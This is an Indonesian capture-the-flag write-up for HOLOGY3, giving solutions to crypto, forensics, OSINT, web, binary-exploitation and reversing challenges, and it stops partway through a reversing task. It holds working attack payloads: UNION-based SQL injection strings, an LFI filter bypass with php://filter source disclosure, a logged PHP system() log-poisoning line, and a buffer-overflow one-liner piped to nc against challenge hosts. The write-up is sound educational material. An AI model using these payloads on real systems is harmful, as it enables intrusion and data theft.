

WRITE UP HOLOGY3

Gax gini gax gitu



I Made Wahyudi
Christopher Hendratno
I Putu Pramayasa Anesa Putra

Cryptography

Kok programku dicoret-coret.

Patterns

Forensics

Puzzle

meong

Web Exploitation

No-OR-submit

Lets GO!

MyAnimal

Binary Exploitation

Gunakan dengan Baik

Reversing

Matematika Sekolah Dasar

MK(Moment Ketika...) *Solved after competition

OSINT

Adm00n Dilema

Misc

Feedback

Cryptography

1. Kok programku dicoret-coret.

a. Executive Summary

Kok programku dicoret-coret...

```
In [1]: from Crypto.Cipher import AES
.... from Crypto.Util.Padding import pad, unpad
.... import sys
.... 
.... KEY = "1niL0HkuNc1NY4"
.... IV = b"████████████████"
.... 
.... def encrypt(message, passphrase):
....     aes = AES.new(passphrase.encode("utf-8"), AES.MODE_CBC, IV)
....     return aes.encrypt(pad(message.encode('utf-8'), AES.block_size))
.... 
.... msg = input("    >>> enter your message: ")
.... print(encrypt(msg, KEY).hex())
>>> enter your message: hology3{paan_neh_binun_aqu} != flag ya kakaaaaaa
1a████████████████6ab22c40003a49dbf8d8e6f49fb141e030b1e4ae96d1ec0d35e5
15e7bf6d108f8ebc0fb235b00c6f8d4947b13183e09c36
```

Format flag: hology3{IV}

author: SlimShady

b. Technical Report

Diberikan file PNG, yang ternyata sama dengan yang di deskripsi soal. Jadinya gak dikasi apa-apa, hiks :(

Berdasarkan gambar di deskripsi, kita mendapat beberapa informasi, yaitu:

1. Pesan dienkripsi dengan AES-CBC
2. 2 byte key terakhir disensor
3. IV disensor (karena itu flagnya)
4. Pesannya “hology3{paan_neh_binun_aqu} != flag ya kakaaaaaa”
5. Byte ke-2 sampai ke-15 pada block pertama disensor

Berdasarkan informasi diatas, yang perlu dilakukan adalah:

1. Cari 2 byte terakhir key (brute force)
2. Cari block pertama

3. Cari IV

Cara mencari 2 block terakhir key adalah dengan meng-xor ciphertext block ke-2 dengan plaintext block ke-3. Hasilnya akan **dienkripsi** dengan **AES-ECB**, yang mana key dari enkripsi akan di brute force. Hasil dari enkripsi akan dibandingkan dengan block ke-3 ciphertext yang ada di gambar. Jika hasilnya sama, maka key ditemukan. Berikut scriptnya

```
KEY = b"1niL0HkuNc1NY4" # len(KEY) = 14
IV = b"X"*16

message = pad(b'hology3{paan_neh_binun_aqu} != flag ya
kakaaaaaa',AES.block_size)

blocks = [message[i:i+16] for i in range(0,len(message),16)]

result = '1a' + 'xx'*14 +
'6ab22c40003a49dbf8d8e6f49fb141e030b1e4ae96d1ec0d35e515e7bf6d1
08f8ebc0fb235b00c6f8d4947b13183e09c36'
result = [result[i:i+32] for i in range(0,len(result),32)]

# cari key
F = False
for i in range(256):
    for j in range(256):
        c = (chr(i)+chr(j)).encode('latin1')
        k = KEY + c

        data = xor(bytes.fromhex(result[1]),blocks[2])

        aes = AES.new(k,AES.MODE_ECB)
        e = codecs.encode(aes.encrypt(data),'hex').decode()

        if e == result[2]:
            KEY = k
            F = True
            print("KEY:",KEY)
            break
    if F == True:
        break
```

Hasil:

```
anehman@pramayasa:~/Documents/ctf/hology/crypto/corat-coret$ python3 solve.py  
KEY: b'1niL0HkuNc1NY4:)'
```

Berikutnya adalah mendapatkan block pertama ciphertext. Caranya adalah dengan melakukan **dekripsi** ciphertext block ke-2 dengan **AES-ECB**. Hasil dari dekripsi tadi di xor dengan plaintext block ke-2. Berikut scriptnya

```
# + variabel sebelumnya  
data = codecs.decode(result[1], 'hex')  
aes = AES.new(KEY, AES.MODE_ECB)  
d = aes.decrypt(data)  
first_block = xor(d,blocks[1])  
print(first_block.hex())  
print(result[0])
```

Hasil:

```
anehman@pramayasa:~/Documents/ctf/hology/crypto/corat-coret$ python3 solve.py  
1a6f6c586c42fe958b77a4ec588ea36a  
1axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx6a
```

Prefix dan suffix sudah sama, berarti block pertama ciphertext sudah didapat

Sekarang tinggal mencari IV saja. Caranya sama seperti mencari block pertama ciphertext, encrypt plaintext block pertama dengan **AES-ECB**, hasilnya di xor dengan ciphertext block pertama. Berikut scriptnya

```
# + variabel sebelumnya  
aes = AES.new(KEY, AES.MODE_ECB)  
d = aes.decrypt(first_block)  
IV = xor(d,blocks[0]).hex()  
print(IV)
```

Berikut hasilnya

```
anehman@pramayasa:~/Documents/ctf/hology/crypto/corat-coret$ python3 solve.py  
335a707a5f6338435f723343765f4956
```

Pertamanya, kita kira IV nya berupa hex. Ternyata IV printable char :')

Full script:

```
from Crypto.Cipher import AES  
from Crypto.Util.Padding import pad, unpad  
import codecs  
from pwn import xor  
  
KEY = b"1niL0HkuNc1NY4" # len(KEY) = 14
```

```

IV = b"X"*16

message = pad(b'hology3{paan_neh_binun_aqu} != flag ya
kakaaaaaa',AES.block_size)

blocks = [message[i:i+16] for i in range(0,len(message),16)]

result = '1a' + 'xx'*14 +
'6ab22c40003a49dbf8d8e6f49fb141e030b1e4ae96d1ec0d35e515e7bf6d1
08f8ebc0fb235b00c6f8d4947b13183e09c36'
result = [result[i:i+32] for i in range(0,len(result),32)]

# cari key
F = False
for i in range(256):
    for j in range(256):
        c = (chr(i)+chr(j)).encode('latin1')
        k = KEY + c

        data = xor(bytes.fromhex(result[1]),blocks[2])

        aes = AES.new(k,AES.MODE_ECB)
        e = codecs.encode(aes.encrypt(data),'hex').decode()

        if e == result[2]:
            KEY = k
            F = True
            print("KEY:",KEY)
            break
    if F == True:
        break

# cari block 1
data = codecs.decode(result[1],'hex')
aes = AES.new(KEY,AES.MODE_ECB)
d = aes.decrypt(data)
first_block = xor(d,blocks[1])

# cari IV
aes = AES.new(KEY,AES.MODE_ECB)

```

```
d = aes.decrypt(first_block)
IV = xor(d,blocks[0])

flag = "hology3{" + IV.decode() + "}"
print(flag)
```

Hasil:

```
anehman@pramayasa:~/Documents/ctf/hology/crypto/corat-coret$ python3 solve.py
KEY: b'1niL0HkuNc1NY4:)'
hology3{3Zpz_c8C_r3Cv_IV}
```

c. Flag

Flag: **hology3{3Zpz_c8C_r3Cv_IV}**

2. Patterns

a. Executive Summary

Di antara berkas-berkas yang dienkripsi dengan kerahasiaan sempurna ini terdapat flag yang sesungguhnya!

author: Mr. Grips

HINT: Apakah dampak dari penggunaan lcg yang tidak tepat?

b. Technical Report

Diberikan file logz.zip dan encrypt.py. Logz.zip berisi file dengan nama 1-20 dan Format.txt. Berikut penampakan Format.txt

```
Status:  
Code:  
Time:  
Date:  
Flag:  
Next Seed:
```

Berikut penampakan dari encrypt.py

```
import sys  
  
fileNum = input('File Number: ')  
file = bytearray(open(fileNum + '.txt', 'rb').read())  
seed = input('Seed (format is XXX, XXX, XXX): ')  
init = int(seed[0:3])  
mult = int(seed[5:8])  
inc = int(seed[10:13])  
key = b""  
current = init  
  
for i in range(120):  
    key += chr(current).encode('latin1')  
    current *= mult  
    current += inc  
    current %= 128
```

```
xord_byte = bytearray(120)
byte = bytearray(key, 'ascii')
for i in range(120):
    xord_byte[i] = file[i] ^ byte[i]
open(fileNum, 'wb').write(xord_byte)
```

Informasi yang kami dapatkan adalah:

1. Tiap file (1-20) isinya seperti Format.txt
2. Tiap file memberi tau key selanjutnya
3. Key di generate berdasarkan perkalian, penjumlahan, dan modulo (semua berasal dari input user)
4. Proses enkripsi menggunakan XOR

Jadi yang perlu dilakukan adalah:

1. Cari bagian dari keystream
2. Brute force seed (hanya mult, dan inc)
3. Decrypt file

Yang pertama adalah mencari bagian dari keystream. Caranya tinggal mengambil beberapa bagian dari Format.txt dan salah satu file yang dienkripsi (dengan panjang text yang sama), lalu melakukan operasi XOR. byte pertama adalah nilai init. Berikut scriptnya

```
from pwn import xor

ref = open('Format.txt', 'rb').read().split(b'\n')[0]
enc = open('1', 'rb').read()
sample = enc[:len(ref)]
keystream = list(xor(ref, sample))
init = keystream[0]
print(init)
```

Hasil:

```
[anehman@pramayasa:~/Documents/ctf/hology/crypto/patterns$ python3 solve.py
118
```

Langkah selanjutnya adalah melakukan brute force key. Caranya adalah menebak nilai mult dan inc. Lalu hasil tebakan tadi dibuat satu key, dan key tadi dibandingkan keystream yang sudah didapat sebelumnya. Jika hasilnya sama, maka keystream didapat. Berikut scriptnya

```
def gen_key(init,mult,inc,length):
```

```

key = b""
current = init

for i in range(length):
    key += chr(current).encode('latin1')
    current *= mult
    current += inc
    current %= 128

return key

def brute(init,keystream):
    for i in range(1000):
        for j in range(1000):
            k = list(gen_key(init,i,j,len(keystream)))
            if k == keystream:
                return i,j

# + variabel yang tadi
mult,inc = brute(init,keystream)
print(mult,inc)

```

Hasil:

```

anehman@pramayasa:~/Documents/ctf/hology/crypto/patterns$ python3 solve.py
59 66

```

Yang terakhir tinggal decrypt file satu persatu. Berikut full scriptnya

```

from pwn import xor

def gen_key(init,mult,inc,length):
    key = b""
    current = init

    for i in range(length):
        key += chr(current).encode('latin1')
        current *= mult
        current += inc
        current %= 128

    return key

```

```

def brute(init,keystream):
    for i in range(1000):
        for j in range(1000):
            k = list(gen_key(init,i,j,len(keystream)))
            if k == keystream:
                return i,j

# cari (bagian dari) keystream
ref = open('Format.txt','rb').read().split(b'\n')[0]
enc = open('1','rb').read()
sample = enc[:len(ref)]
keystream = list(xor(ref,sample))
init = keystream[0]

# brute force mult and inc
mult,inc = brute(init,keystream)

# generate key and decrypt file pertama
key = gen_key(init,mult,inc,len(enc))
res = xor(enc,key).decode().split('\n')
print(res)

# decrypt sisanya
for filename in range(2,21):
    seed      = res[-1].replace('Next      Seed:', '').replace(
    ',', '').split(',')
    init = int(seed[0])
    mult = int(seed[1])
    inc = int(seed[2])
    enc = open(str(filename),'rb').read()
    key = gen_key(init,mult,inc,len(enc))
    res = xor(enc,key).decode().split('\n')
    print(''.join(res))

```

Hasil:

```
Next Seed: 15, 27, 1
Status: OKCode: GreenTime: 1201Date: 19 November 2020Flag: hology3{n0t_thIs}
Next Seed: 72, 94, 65
Status: OKCode: GreenTime: 1200Date: 20 November 2020Flag: hology3{n0t_thIs}
Next Seed: 19, 32, 43
Status: OKCode: GreenTime: 1122Date: 21 November 2020Flag: hology3{n0t_thIs}
Next Seed: 36, 53, 19
Status: OKCode: GreenTime: 1205Date: 22 November 2020Flag: hology3{n0t_thIs}
Next Seed: 29, 119, 45
Status: OKCode: GreenTime: 1256Date: 23 November 2020Flag: hology3{n0t_thIs}
Next Seed: 115, 55, 85
Status: OKCode: GreenTime: 1532Date: 24 November 2020Flag: hology3{n0t_thIs}
Next Seed: 2, 2, 1
Status: OKCode: GreenTime: 1147Date: 25 November 2020Flag: hology3{n0t_thIs}
Next Seed: 12, 13, 35
Status: OKCode: GreenTime: 1302Date: 26 November 2020Flag: hology3{n0t_thIs}
Next Seed: 29, 51, 3
Status: OKCode: GreenTime: 1220Date: 27 November 2020Flag: hology3{noForm4tOrWe4kMultiples}
Next Seed: 11, 123, 85
Status: OKCode: GreenTime: 1311Date: 28 November 2020Flag: hology3{n0t_thIs}
Next Seed: 16, 49, 115
Status: OKCode: GreenTime: 1259Date: 29 November 2020Flag: hology3{n0t_thIs}
Next Seed: 118, 123, 66
```

c. Flag

Flag: **hology3{noForm4tOrWe4kMultiples}**

Forensics

1. Puzzle


a. Executive Summary

Collect [all gym badges](#) and become the champion.

author: rax_3r

b. Technical Report

Diberikan file puzzle.pcap, berikut penampakannya dengan wireshark



Kami menemukan packet dengan protokol FTP. File yang terkirim terlihat di protokol FTP-DATA.

192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x10)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x08)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x06)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x07)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x09)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x04)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x03)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x05)
192.168.1.9	90.130.70.73	FTP-DATA	1066	FTP Data: 1000 bytes (PORT) (STOR x02)

Pada STOR x00, ketika melihat isi data, ternyata isinya adalah file PNG yang dipecah pecah

```
.PNG
.
...
IHDR...+...+.... .2...2.IDATx^...y.G..af`..P&.      aBp...<.xBp...<cK.] 
$..E_..S}.....T.@.r...\. ....
...".....Lp...?0:...../.o...C....CI0.S.....C.X.....U..q...{....?
L..y.....W.....w.....Im....`^.%J.:p.....e....W..x..x(..w1'.     s..
0.....p|...;...../.x..x(..w1'.     s..0.....\ ..p...<.y.....
9aN.....`..K8^z.....].     s..0'..z.n@W..%./...e^.....]
.I....@...K.Tu.....x..%d<uL..S..!....2.x...~.'o..?....R;}.....m....p.....s.J...
8..3.*r}].Y...+..J8.=....XE....W5.8..M8...'.....
9....a..j...._.....<.<<<....GVV..>!.....;....e..?t\...o.c.Q...     .D....;.....
5.@@....`..Qan-./w.....].....u.s%.....|.....XWz....3'.....J8&gt.; p.u.w.:n=s.?
9....a..C..7XWz....3'.....J8&gt.; p.u.w.:n=s.?9....a.T.....x...${..v./...;p...
9....o....u....x..]....oy(9;;....u...&"n?m.o.n^g.....d<..S....Z..w.
8^..:Wa]q.....-/..@T...ciaT...Je.....%.{` ...
..Z.....?..q.RU..\O..x.....*.     z...."sb..v
s...Y..p).w~.....:..Y.....U.N.]...w....RJ8....9..@._.u....w.....;p.K).....w
```

Jadi tinggal extract secara berurutan lalu digabung

```
$ cat 0 1 2 3 4 5 6 7 8 9 10 11 12 13 > flag.png
```

Hasilnya adalah qr qode. Berikut penampakannya




Kita perlu merubah warna hitam jadi putih, dan sebaliknya. Balik warnanya, scan, dapet link google drive, ternyata zip, isinya video, dalem video ada flag. Mantab sekali



Flag 1 item

 Puzzle.mp4



hology3{f1IE_Tr4nSfEr_b0SSquE}

c. Flag

Flag: hology3{f1IE_Tr4nSfEr_b0SSquE}

2. meong

a. Executive Summary

Suatu ketika om Fulan Doe pergi liburan lalu diberi file aneh yang katanya menunjuk ke lokasi harta karun oleh seorang pria pecinta kucing. bantu om Fulan mencari harta karun.

Format flag = hology3{kota1_kota2}

*nama kota lowercase

author: EmpalGentong

b. Technical Report

Diberikan sebuah zip, yang berisi sebuah rar yang berpassword. Namun folder yang di extract ternyata memiliki sebuah folder **.git**. Langsung saja kami cek **git log** nya.

Kami cek commit yang dibuat 1 per 1, dan kemudian menemukan commit message yang menarik.

```
commit 3ff4a087f0f8ccceb0e059d9b471e26fe956a286
Author: John <John@john.com>
Date:   Tue Sep 29 22:39:37 2020 +0700

    aku disini
```

Langsung saja kami checkout.

Setelah dicheckout, kami mendapatkan sebuah file txt bernama **1mH3reDud3.txt** yang isinya merupakan base32. Tinggal decode dan mendapatkan string sebagai berikut.

```
chao at Yu in [~/Downloads/HOLOGY/forensic/Challenge/Ada Orang] checkout git:3ff4a08 3ff4a08 "aku disini"
23:25:23 > cat 1mH3reDud3.txt | base32 -d           1mH3reDud3.txt yang isinya merupakan base32. Ti
MiawMiaw
```

Kami asumsikan bahwa itu merupakan password dari rar yang terextract tadi, langsung saja coba disubmit passwordnya.

Passwordnya benar, dan didapatkan string berupa base64, tinggal decode.

```
chao at Yu in [~/Downloads/HOLOGY/forensic]
23:28:08 > echo "aHR0cHM6Ly90d2l0dGVyLmNvbS9Eb2VGdWxhbg==" | base64 -d
https://twitter.com/DoeFulan
```

Buka twitternya. Dari twitter tersebut kami mendapatkan link youtube : <https://www.youtube.com/channel/UCwHQhYJV0XN322Dx7KEQoWg/>

Dari link youtube tersebut didapatkan sebuah user, cek bagian about dan kami mendapatkan sebuah string yang merupakan sebuah **base85**. Tinggal decode, dapat koordinat lalu cari di google maps dan didapatkan koordinat tersebut berada di kota bandung. Kota pertama sudah didapatkan yaitu **bandung**. Kota kedua kami dapatkan langsung dari gambar yang di share di twitter tersebut.

/N,4?0jxD2)Hj,0ebR>2)R6I3&M



Jika dilihat lebih baik, pada pojok kiri atas terdapat string yang berupa **base85**. Langsung saja decode lagi, dan didapatkan koordinat lagi. Cek di google maps lalu kami mendapatkan koordinat dari kota cirebon. Kota kedua akhirnya dapat yaitu **cirebon**.

c. Flag

Flag: **hology3{cirebon_bandung}**

Web Exploitation

1. No-OR-submit

a. Executive Summary

<http://206.189.88.224:8083/>


format flag: /**^hology3{[A-z0-9+_]*}\$/**

author: Yukazu

b. Technical Report

Diberikan sebuah web dengan inputan, dari deskripsi sudah jelas terlihat seperti sql injection, langsung saja kami coba sql dengan payload basic sebagai berikut

```
'asd' union select group_concat(table_name),2,3 from information_schema.columns where table_schema = database() -- -
```



```
[{"id": "explo,explo,explo,flag_here,flag_here,flag_here", "name": "2", "tag": "3"}]
```

Flag berada pada tabel **flag_here**. Langsung saja kami cek kolom pada tabel tersebut dengan payload berikut.

```
'asd' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag_here' -- -
```



```
[{"id": 1, "name": "flag,filler,fillertwo", "tag": "3"}]
```

Tinggal di select aja column flagnya.

Payload : **'asd' union select 1,flag,3 from flag_here -- -**

Berikut outputnya.

```
▼ [ {  
    "id": 1,  
    "name": "HOLOGY3{b4sIc_Un1ON_is_3z}",  
    "tag": "3"  
}  
]
```

c. Flag

Flag: **hology3{b4sic_Un1ON_is_3z}**

2. Lets GO!

a. Executive Summary

Lets GO [catch](#) em all...

<http://206.189.88.224:8084/>

format flag: `/^hology3{[A-z0-9+_]*}$/`

author: Yukazu

b. Technical Report

Diberikan sebuah web dengan tampilan kode go lang, dari sini mulailah category web berubah menjadi **REVERSE**. Berikut merupakan potongan kode yang penting

```
flaghere := ""
var arrlen int = len(flaghere)
slace := make([]byte, arrlen)
for i := 0; i < len(slace); i++ {
    slace[i] = flaghere[i] + byte(i)
}
sliced := []byte{47, 103, 110, 100, 107, 115, 127, 104,
105, 109, 107, 111, 117, 128, 119, 125, 121}
res := bytes.Compare(slace, sliced)
```

Dapat dilihat bahwa variabel **flaghere** ditambah dengan angka iterator yang di loop didalam for dan kemudian akan di compare dengan variabel **sliced**. Untuk mendapatkan hasil dari variabel **flaghere** yang hilang, kami tinggal reverse saja logikanya.

Flaghere = sliced - byte(i)

Berikut merupakan script solvernya

```
>>> cmp = [47, 103, 110, 100, 107, 115, 127, 104, 105, 109, 107, 111, 117, 128, 119, 125, 121]
>>> flag = ''
>>> for i,j in enumerate(cmp):
...     flag += chr(j - i)
...     Technical Report
>>> flag
'/_flagnyaadadisini'
```

Terlihat seperti sebuah path, langsung saja kami coba akses dari web.

Congrats! Here is your flag:

[HOLOGY3{jU5t_a_s1mpl3_G0laNg_r1ddl3}](#)

c. Flag

Flag: `hology3{jU5t_a_s1mpl3_G0laNg_r1ddl3}`

3. MyAnimal

a. Executive Summary

Help me to find the important missing page! The Admin has created a bot to access the important page frequently to prevent that. But the Admin forgot the bot password. The admin said the bot still running and doing its job. So how do i retrieve the missing page?

<http://206.189.86.177:8082/>

author: wuvel


b. Technical Report

Diberikan sebuah web dan sangat terlihat celahnya adalah LFI. Namun sayang sekali ada tebak-tebakan lebih lanjut pada web ini, setelah kami analisa ternyata string “..” di filter menjadi empty string. Untuk membypassnya kami menggunakan trick dengan mengubah “..” menjadi seperti ini “.../.”. Dan sayangnya, ketika kami mencoba untuk membaca /etc/passwd ternyata sudah otomatis ditambahkan ekstensi .php sehingga kami tidak dapat membaca file lain selain php. Jadi langsung saja kami baca index.php.

Payload:

<http://206.189.86.177:8082/?view=.../.../.../.../.../.../.../.../var/www/html/index>

Namun setelah dicoba terjadi sesuatu yang tidak terduga.



Ternyata hanya dapat mengakses folder dog, fox, dan cat. Langsung saja kami ubah payload menjadi seperti ini

<http://206.189.86.177:8082/?view=fox/.../.../.../.../.../.../var/www/html/index>

Namun sayang sekali masih ada error seperti ini.

```
Fatal error: Cannot redeclare containsStr() (previously declared in /var/www/html/index.php:153) in /var/www/html/index.php on line 153
```

Kami coba menggunakan php filter.

Payload: <http://206.189.86.177:8082/?view=php://filter/convert.base64-encode/resource=fox/.../.../.../.../.../.../var/www/html/index>

Dan akhirnya kami mendapatkan source **index.php**.

Berikut merupakan source codenya

```
function containsStr($str, $substr) {
    return strpos($str, $substr) !== false;
}

$ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
if(isset($_GET['view'])) {
    $nama = $_GET['view'];
    //Ga boleh LFI!
    $nama = str_replace( array( "../", "..\" ), "", $nama );

    //Ga boleh gambar yg lain!
    if(containsStr($nama, 'dog') || containsStr($nama, 'fox') ||
       containsStr($nama, 'cat')) {
        echo "<h2 align=center>Here you go!.</h1>";
        include $nama . $ext;
    } else {
        echo "<br><br>";
        echo "<h1 align=center>Sorry, only dog, fox, and cat are
allowed.</h1>";
    }
}
```

Ternyata kita dapat mengendalikan ekstensi dengan parameter GET **ext**, jadi kita dapat melakukan log poisoning dan mendapatkan **RCE**.

Namun setelah kami melihat **access_log** secara langsung, kami menemukan sesuatu yang menarik seperti ini.

```
94.237.65.35 - [01/Nov/2020:15:10:02 +0000] "GET /ini_flagnya_beneran_ga_bohongxixi.html HTTP/1.1" 200 257 "-" "curl/7.68.0" 180.250.7.183 - [01/Nov/2020:15:10:35 +0000] "GET /\\<\\?\?php
system('ls')" 400 0 "-" 180.250.7.183 - [01/Nov/2020:15:10:44 +0000] "GET / HTTP/1.1" 200 2067 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36" 94.237.65.35 - [01/Nov/2020:15:11:01 +0000] "GET /ini_flagnya_beneran_ga_bohongxixi.html HTTP/1.1" 200 257 "-" "curl/7.68.0" 180.250.7.183 -
[01/Nov/2020:15:12:00 +0000] "GET /view=.../.../.../.../.../.../.../var/log/apache2/access.log HTTP/1.1" 200 215 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36" 94.237.65.35 - [01/Nov/2020:15:12:01 +0000] "GET /ini_flagnya_beneran_ga_bohongxixi.html HTTP/1.1" 200 257 "-" "curl/7.68.0" 180.250.7.183 -
[01/Nov/2020:15:12:14 +0000] "GET /?view=fox/.../.../.../.../.../.../var/log/apache2/access.log HTTP/1.1" 200 2257 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36"
```

Kami menduga bahwa path tersebut merupakan flagnya, yauda akses aja pathnya ga perlu RCE.

hology3{3z_bYp4s5_LFI_y4_kh4n}

c. Flag

Flag: **hology3{3z_bYp4s5_LFI_y4_kh4n}**

Binary Exploitation

1. Gunakan dengan Baik

a. Executive Summary

Menyusuri hutan banyak lumpur.

```
nc 94.237.76.105 31337
```

author: ahm4d

b. Technical Report

Diberikan sebuah binary dengan spesifikasi sebagai berikut.

```
chao at Yu in [~/Downloads/HOLoGY/pwn/gunakan_dengan_baik] a. Executive Summary
23:37:23 > file gunakan-dengan-baik && checksec gunakan-dengan-baik
gunakan-dengan-baik: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=71f094ae9acb555f546259c5a5da1213d6a54a8e, for GNU/Linux 3.2.0, not stripped
[*] '/home/chao/Downloads/HOLoGY/pwn/gunakan_dengan_baik/gunakan-dengan-baik'
      Arch: i386-32-little
      RELRO: Partial RELRO
      Stack: No canary found
      NX: NX enabled
      PIE: PIE enabled
```

author: ahm4d

Ternyata binary 32 bit, langsung saja buka pseudocode di idapro.

```
1 int __cdecl main(int argc, const char
2 {
3     int result; // eax
4     char s; // [esp+0h] [ebp-8Ch]
5     char s1; // [esp+80h] [ebp-Ch]
6
7     setvbuf(stdout, 0, 2, 0);
8     puts("kamu siapa?");
9     gets(&s);
10    if ( !memcmp(&s1, "correct1", 8u) )
11    {
12        printf("kamu mau flag?");
13        gets(&s1);
14        if ( !strcmp(&s1, "glf" ) )
15            system("cat flag.txt");
16        result = 0;
17    }
18    else
19    {
20        printf("jangan aneh aneh ya");
21        result = 0;
22    }
23    return result;
24}
```

Binary melakukan compare variabel **s1** dengan string **correct1**. Kita dapat melakukan overflow dari input hingga sampai dengan variabel **s1** dengan padding sebanyak **0x8c - 0xc**.

Setelah compare mendapatkan **true**. Kemudian binary akan meminta sebuah inputan lagi, dan di compare dengan string **glf**. Yauda tinggal inputin aja **glf** lagi.

Berikut merupakan exploitnya.

```
chao at Yu in [/~/Downloads/HOLoGY/pwn/gunakan_dengan_baik]
23:42:53 > (python -c "print 'A' * (0x8c - 0xc) + 'correct1'; cat) | nc 94.237.76.105 31337
kamu siapa?
kamu mau flag?glf
hology3{kamu_m3rusak_pr09ramku}
```

c. Flag

Flag: `hology3{kamu_m3rusak_pr09ramku}`

Reversing

1. Matematika Sekolah Dasar

a. Executive Summary

Soal latihan matematika untuk sekolah dasar

author: ahm4d

b. Technical Report

Diberikan sebuah binary, langsung saja buka di ghidra. Terdapat sebuah kode dimana binary akan meminta sebuah serial code yang kami asumsikan akan menjadi flagnya.

Berikut merupakan potongan kode yang penting.

```
puts("Latihan hanya bisa penjumlahan dan pengurangan");
puts("Jika punya kode masukkan");
__isoc99_scanf(&DAT_00102140,local_48);
local_14 = 0;
while (local_14 < 0x1a) {
    if ((ii[(long)local_14] ^ (int)local_48[(long)local_14]) == *(uint *)jj + (long)local_14 * 4)
    ) {
        local_c = local_c + 1;
    }
    local_14 = local_14 + 1;
}
```

Dari kode tersebut, kami asumsikan bahwa binary tersebut melakukan **xor** terhadap inputan kita dengan key yang disimpan pada variable **ii** yang kemudian akan di compare dengan isi dari variable **jj**.

